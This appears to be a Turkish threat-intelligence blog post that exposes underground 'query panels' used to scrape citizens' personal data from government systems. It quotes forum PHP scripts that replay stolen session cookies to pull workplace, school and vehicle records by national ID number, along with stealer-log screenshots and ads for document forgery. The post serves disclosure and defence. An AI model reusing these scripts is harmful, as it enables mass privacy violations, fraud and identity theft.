18         "Accept" => "application/json, text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,;q=0.8,application/signed-exchange;v=b3;q=0.9",
19         "Accept-Encoding" => "gzip, deflate, br",
20         "Accept-Language" => "en-US,en;q=0.9",
21         "Connection" => "keep-alive",
22         "Content-Type" => "application/json; charset=utf-8",
23         "sec-ch-ua" => "Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98",
24         "sec-ch-ua-mobile" => "?0",
25         "sec-ch-ua-platform" => "Windows",
26         "Sec-Fetch-Dest" => "empty",
27         "Sec-Fetch-Mode" => "cors",
28         "Sec-Fetch-Site" => "same-origin",
29         "User-Agent" => "Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36",
30         "X-Requested-With" => "XMLHttpRequest"
31     ]
32 ]);
33
34 $response = json_decode($requestKimlik->getBody()->getContents(), true);
35 if ($response["State"] == 1) {
36     $json_result = json_decode($response["Result"]["responseJsonStr"], true);
37     $sayi = count($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"]);
38     $json_result = json_encode($json_result["sigortaliBilgisi"]["sgkSigortaliBilgileri"]["sigortaliTumOrtakHizmetlerDtoList"][$sayi - 1]);
39     echo json_encode(["success" => "true", "message" => "Bulundu", "data" => json_decode($json_result, true), "adres" => $response["Result"]["IsYeriAdres"]]);
40 } else {
41     echo json_encode(["success" => "false", "message" => "Bulunamadı"]);
42 }
```



```
<?php
error_reporting(0);
ini_set('display_errors', 0);

use GuzzleHttpClient;

header('Content-Type: application/json');

$tc = $_POST["tc"];

$client = new Client();
$requestKimlik = $client->request('GET', 'https://...gov.tr/Takip/VakaTakip/GetVakaIsYeriBilgileri?
vakaId=ghastaTc=' . $tc, [
    'headers' => [
        "Accept" => "application/json, text/javascript, */*; q=0.01",
        "Accept-Encoding" => "gzip, deflate, br",
        "Accept-Language" => "en-US,en;q=0.9",
        "Connection" => "keep-alive",
        "Content-Type" => "application/json; charset=utf-8",
        "Cookie" => $cookie, # SISTEM GIRIS COOKIESI
        "Host" => "...gov.tr",
        "Referer" => "https://...gov.tr/Takip/VakaTakip/VakaTakipKayit",
        "Sec-CH-UA" => "Not A;Brand;v="99", "Chromium;v="98", "Google Chrome;v="98",
        "Sec-CH-UA-Mobile" => "?0",
        "Sec-CH-UA-Platform" => "Windows",
        "Sec-Fetch-Dest" => "empty",
        "Sec-Fetch-Mode" => "cors",
        "Sec-Fetch-Site" => "same-origin",
        "User-Agent" => "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
95.0.4638.69 Safari/537.36",
        "X-Requested-With" => "XMLHttpRequest"
    ]
]);

$response = json_decode($requestKimlik->getBody()->getContents(), true);
if ($response["State"] == 1) {
    $json_result = json_decode($response["Result"]["responseJsonStr"], true);
    $sayi = count($json_result["sigortalıBilgisi"]["sgkSigortalıBilgileri"]["sigortalıTumOrtakHizmetlerDtoList"]);
    $json_result = json_encode($json_result["sigortalıBilgisi"]["sgkSigortalıBilgileri"]
["sigortalıTumOrtakHizmetlerDtoList"][$sayi - 1]);
    echo json_encode(["success" => "true", "message" => "Bulundu", "data" => json_decode($json_result, true), "adres"
=> $response["Result"]["IsYeriAdres"]]);
} else {
    echo json_encode(["success" => "false", "message" => "Bulunamadı"]);
}

}

include "../server/cookie.php";
include "../server/authcontrol.php";
include "../vendor/autoload.php";

use GuzzleHttpClient;

header('Content-Type: application/json');

$tc = $_POST["tc"];

$client = new Client();
$requestKimlik = $client->request('GET', 'https://...gov.tr/Takip/VakaTakip/GetVakaOkulBilgileri?
vakaId=ghastaTc=' . $tc, [
    'headers' => [
        "Accept" => "application/json, text/javascript, */*; q=0.01",
        "Accept-Encoding" => "gzip, deflate, br",
        "Accept-Language" => "en-US,en;q=0.9",
        "Connection" => "keep-alive",
        "Content-Type" => "application/json; charset=utf-8",
        "Cookie" => $cookie, # SISTEM GIRIS COOKIESI
        "Host" => "...gov.tr",
        "Referer" => "https://...gov.tr/Takip/VakaTakip/VakaTakipKayit",
        "Sec-CH-UA" => "Not A;Brand;v="99", "Chromium;v="98", "Google Chrome;v="98",
        "Sec-CH-UA-Mobile" => "?0",
        "Sec-CH-UA-Platform" => "Windows",
        "Sec-Fetch-Dest" => "empty",
        "Sec-Fetch-Mode" => "cors",
        "Sec-Fetch-Site" => "same-origin",
        "User-Agent" => "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
95.0.4638.69 Safari/537.36",
        "X-Requested-With" => "XMLHttpRequest"
    ]
]);

$response = json_decode($requestKimlik->getBody()->getContents(), true);
if ($response["State"] == 1) {
    echo json_encode(["success" => "true", "message" => "Bulundu", "data" => $response["Result"]]);
} else {
    echo json_encode(["success" => "false", "message" => "Bulunamadı"]);
}

}
```

Kuvvetle muhtemel çalıntı hesaplarla yapılıyor dememin başlıca sebebi SOCRadar'ın siber tehdit istihbaratı platformunda kötüye kullanılan bu web sitelerini arattığımda, erişim bilgilerini içeren kayıtların (stealer logs: kullanıcı adı, parola, çerez vb.) yeraltı dünyasında satıldığını görmem ile oldu. Muhtemelen bazı tehdit aktörleri bu sitelere, sistemlere erişim yetkisi olan kullanıcıların sistemlerini hackleyip, elde ettikleri bu bilgileri

(stealer logs) başka tehdit aktörlerine, dolandırıcılara satıyorlar. Yazının sonundaki videoda geçen ifadelerin de bunu destekler nitelikte olduğunu söyleyebiliriz.

The image displays two screenshots of the SocRadar Threat Hunting interface. The top screenshot shows search results for 'meb.gov.tr' with 523 Stealer Logs. The bottom screenshot shows search results for 'enstitu...edu.tr' with 502 Stealer Logs. Both screenshots include a table of search results, a sidebar with navigation options, and a right-hand panel with filters and a Domain Intel Card.

Top Screenshot: meb.gov.tr

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
https://meb.gov.tr/ogrenci.../grisi.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr/ogrenci.../grisi.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr/ogrenci.../ris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr/ogrenci.../grisi.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr/			Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr/ogrenci.../grisi.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr/ogrenci.../ris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr/ogrenci.../ris.aspx			Possible Customer	passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr/ogrenci.../ris.aspx			Possible Customer	Passwords.txt	19 Jun 2023	TR	
https://meb.gov.tr/ogrenci.../grisi.aspx			Possible Customer	Passwords.txt	19 Jun 2023	TR	
http://meb.gov.tr/ogrenci.../ris.aspx			Possible Customer	Passwords.txt	19 Jun 2023	TR	

Bottom Screenshot: enstitu...edu.tr

Entity	Username	Password	Tag	Filename	Log Date	Country	Details
http://enstitu...edu.tr/ogrenci.../ncl.jsp			Possible Employee	passwords.txt	20 Jun 2023	TR	
https://enstitu...edu.tr/ogrenci.../encl.jsp			Possible Employee	Passwords.txt	20 Jun 2023	TR	
https://enstitu...edu.tr/ada.../y.jsp			Possible Employee	passwords.txt	19 Jun 2023	TR	
coskun...@enstitu...edu.tr				passwords.txt	19 Jun 2023	TR	
https://mail.enstitu...edu.tr/iwc_st...			Possible Employee	passwords.txt	19 Jun 2023	TR	
https://enstitu...edu.tr/ogrenci.../encl.jsp			Possible Employee	passwords.txt	19 Jun 2023	TR	
http://moodle.enstitu...edu.tr/login/forget_passw...			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://bilbilde.enstitu...edu.tr/login.php			Possible Customer	passwords.txt	19 Jun 2023	TR	
https://openaccess.enstitu...edu.tr/penamXU/			Possible Employee	passwords.txt	19 Jun 2023	TR	
ede_sos_zoor...@enstitu...edu.tr				passwords.txt	19 Jun 2023	TR	
aerkan...@enstitu...edu.tr				passwords.txt	19 Jun 2023	TR	
demet...@enstitu...edu.tr				passwords.txt	19 Jun 2023	TR	

263 subscribers

Pinned message

June 9

Forwarded from

Sorgu Sonuçları

Sonuçları Kopyala

Kimlik Bilgileri

Adı	
Soyadı	
DogumTarihi	16.3.1998
Yaş	25 YIL 2 AY 24 GÜN
AnneAd	
AnneTc	
BabaAd	
BabaTc	
İl	İSTANBUL
İlce	

Telefon Bilgileri

Gsm	555
Operatör	TürkTelekom

Adres Bilgileri

Adres	BÜYÜKÇEKMECE 34
VergiNo	
VergiDadi	
VergiDkodu	





























Detaylı Tc Sorgu Api

tc= kısmını değiştirip istediğiniz kişiyi sorgulayabilirsiniz.

<https://.tk/free/detaylitsorgu.php?tc=>



246 03:20

 80k Eokul Api Konu Sahibi: 	 5	8 Yorum 55 Okunma
MEBBİS VE İLAC SORGU PANELİ (Sayfalar: 1 2 3 4 ... 11) Konu Sahibi: 	 18	103 Yorum 510 Okunma
İşyeri & Plaka Sorgulama Ücretsiz  (Sayfalar: 1 2 3 4 5) Konu Sahibi: 	 11	43 Yorum 477 Okunma
Tc İle Ders Sorgulama (Sayfalar: 1 2 3 4 ... 12) Konu Sahibi: 	 13	110 Yorum 448 Okunma
Apileri sçle çevirmek için kod :D (Sayfalar: 1 2 3 4 ... 8) Konu Sahibi: 	 22	77 Yorum 491 Okunma
PANEL ADRES E OKUL VESİKA (Sayfalar: 1 2 3 4 ... 9) Konu Sahibi: 	 29	86 Yorum 522 Okunma
Açık Öğretim Lisesi API Source (Detaylı)  (Sayfalar: 1 2 3 4 ... 8) Konu Sahibi: 	 18	79 Yorum 448 Okunma
[FREE] Discord Modern Sorgu Botu (Sayfalar: 1 2 3 4 ... 7) Konu Sahibi: 	 14	67 Yorum 384 Okunma
 Discord Sorgu Botu Altyapısı &  (Sayfalar: 1 2 3 4 5) Konu Sahibi: 	 13	47 Yorum 188 Okunma
Plaka Sorgu / Ehliyet Sorgu apisi by  (Sayfalar: 1 2) Konu Sahibi: 	 13	16 Yorum 254 Okunma
ÖZEL APİLER (Sayfalar: 1 2 3 4 ... 6) Konu Sahibi: 	 34	57 Yorum 316 Okunma

konu-herkesin-sordugu- -ozel-plaka-api-kaynak-kodu

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

1 2 3 4 5 ... 14 >

CEVAP YAZ

05-27-2023, 04:49 PM #1

Herkesin sorduğu özel plaka api Kaynak kodu

Plaka api kaynak kod

Cookie kısımlarını kendinize göre düzenleyin anlamayan olursa diye açıklamalarını koydum

MODERATOR

Yukarı Çık

Cevapla Alıntı

116 Mesajlar

29 Konular

287 Rep Puanı

Telegram:

justpaste.it

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric... Other Bookmarks

```
<?php
//Dc:! Ulaşabilirsiniz
$sauth_keys = [" "];


$sauth = $_GET['auth'] ?? null;


if (in_array($sauth, $sauth_keys)) {
    http_response_code(401);
    exit("Girdiğiniz auth yanlış ya da auth girmediniz");
}

header('Content-Type: application/json; charset=utf-8');
//BURAYI KENDİ LOGİNİNZE GÖRE DÜZENLEYİN ANLAMASSINIZ DİYE GİRECEĞİNİZ YERLERİ
//KOYDUM
$Cookie = "_ga_53QJE7B3ME=kendi loginine göre düzenle; _gid=kendi loginine göre düzenle;
_ga_W4LJ4GZT7N=kendi loginine göre düzenle; _ga=GA1.1.1052453498.1677348133; ASP.NET_SessionId=kendi loginine
göre düzenle; .ASPXAUTH=/; TS01fe7e76=kendi loginine göre düzenle;
b_Admin_visibility=visible";
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, 'https://arackiralama. gov.tr/frm_arac_iade.aspx?
plaka='.strtoupper($_GET['plaka']).'&id=17d8d0b1-3239-489a-a967-d33a9073d790&tur=1');
curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
curl_setopt($ch, CURLOPT_CUSTOMREQUEST, 'GET');
curl_setopt($ch, CURLOPT_HTTPHEADER, [
```

Kaynak kodlarını incelemeye devam edip TCKN bilgisi ile hangi bilgilerin bu paneller üzerinden elde edilebileceğine dair kodlara göz attığımda kabaca aşağıdaki bir tablo ortaya çıktı.


```
kimlikler.php
<h4 class="card-title mb-4">Kimlik Arşivi</h4>
<p class="mb-1">
  Uygun bulunduğunuz kimlik görselin altındaki indirme butonuna tıklayarak indirebilirsiniz.</p>
</p>
</p>
<div class="block-content tab-content">
  <div class="tab-pane active" id="tc" role="tabpanel">
    <div class="table-responsive">
      <div class="uzunluk">
        <br>
        <a href="admin/kimlikler/1.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/2.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/3.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/4.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/5.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/7.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/8.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/9.jpeg" download="Download Image Dosya"></a><br>
        <br>
        <a href="admin/kimlikler/10.jpeg" download="Download Image Dosya"></a><br>
      </div>
    </div>
  </div>
</div>
```





2,530 members ←

🍎 ' LANMA ALIMLAR İŞİK HIZINDA 🛫

📢 🚫 PAPARA HESABI ALINIR 🚫 📢

📦 📦 TEDARİĞİ SAĞLAM ÇEVRESİ GENİŞ KİŞİLER NE BEKLİYORSUN

🚫 + 90 HER TÜRLÜ PLATFORMA SMS VERİLİR

06:51

Forwarded from

💰 Photoshop İşlemleri 💰

Tüm Evraklarda Oynama Yapılır ✓

Kargo Fişi, Fatura vb. Yapılır ✓

Kimlik Shoplanır ✓

→ Thodex Selfielerinde oynama yapılır ✓

Demo Atılmadan Hiçbir Ücret Talep Etmiyoruz ✓

💰💰💰💰💰 Ship İşlemleri 💰💰💰💰💰

Apple Shipleriniz % 10 ile geçilir ✓


Ship Geçilmeden Hiçbir Ücret Talep Etmiyoruz ✓

06:51

1,122 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



Konuyu toparlayacak olursak, e-Devlet hacklenmemiş olsa da biz sade vatandaşlar için maalesef ortaya endişe verici bir sonuç çıkıyor. Bu düzeyde, organize dolandırıcılıklara karşı verilerimizin, bilgilerimizin güvenliğini bireysel olarak sağlamamız veya elde edildiğini düşündüğümüz verileri değiştirmemiz, güncellememiz (TCKN, Anne Adı, Baba Adı, Kızlık Soyadı vb.) pek mümkün değil bu nedenle;

1. Bu şekilde çalınan, kötüye kullanılan hesapları, web sitelerini/APIlerini/servislerini siber tehdit istihbaratından, platformlarından, hizmetlerinden faydalanarak tespit etmek ve müdahale etmek için yetkililere büyük bir görev düşüyor.
2. Her ne kadar emniyet güçlerinin dolandırıcılara, tehdit aktörlerine karşı operasyonları aşağıdaki gibi hız kesmeden devam etse de, kötüye kullanılma riski olan bu tür web sitelerinde/APIlerde/servislerde yazılım ve ağ seviyesinde güvenlik kontrollerinin uygulanması (Mümkün olan yerlerde Captcha kontrolü, bir sayfaya/servise maks x saniyede y web isteği yapılabilmesi,

çoklu istek yapılması durumunda hesabın askıya alınması ve incelenmesi, ađ bağlantısının kesilmesi, ilave dođrulama adımlarına tabi tutulması gibi gibi), sistemlerin sıkılařtırılması da (hardening) büyük önem arz ediyor.

Bir sonraki yazıda görüřmek dileđiyle herkese güvenli günler dilerim.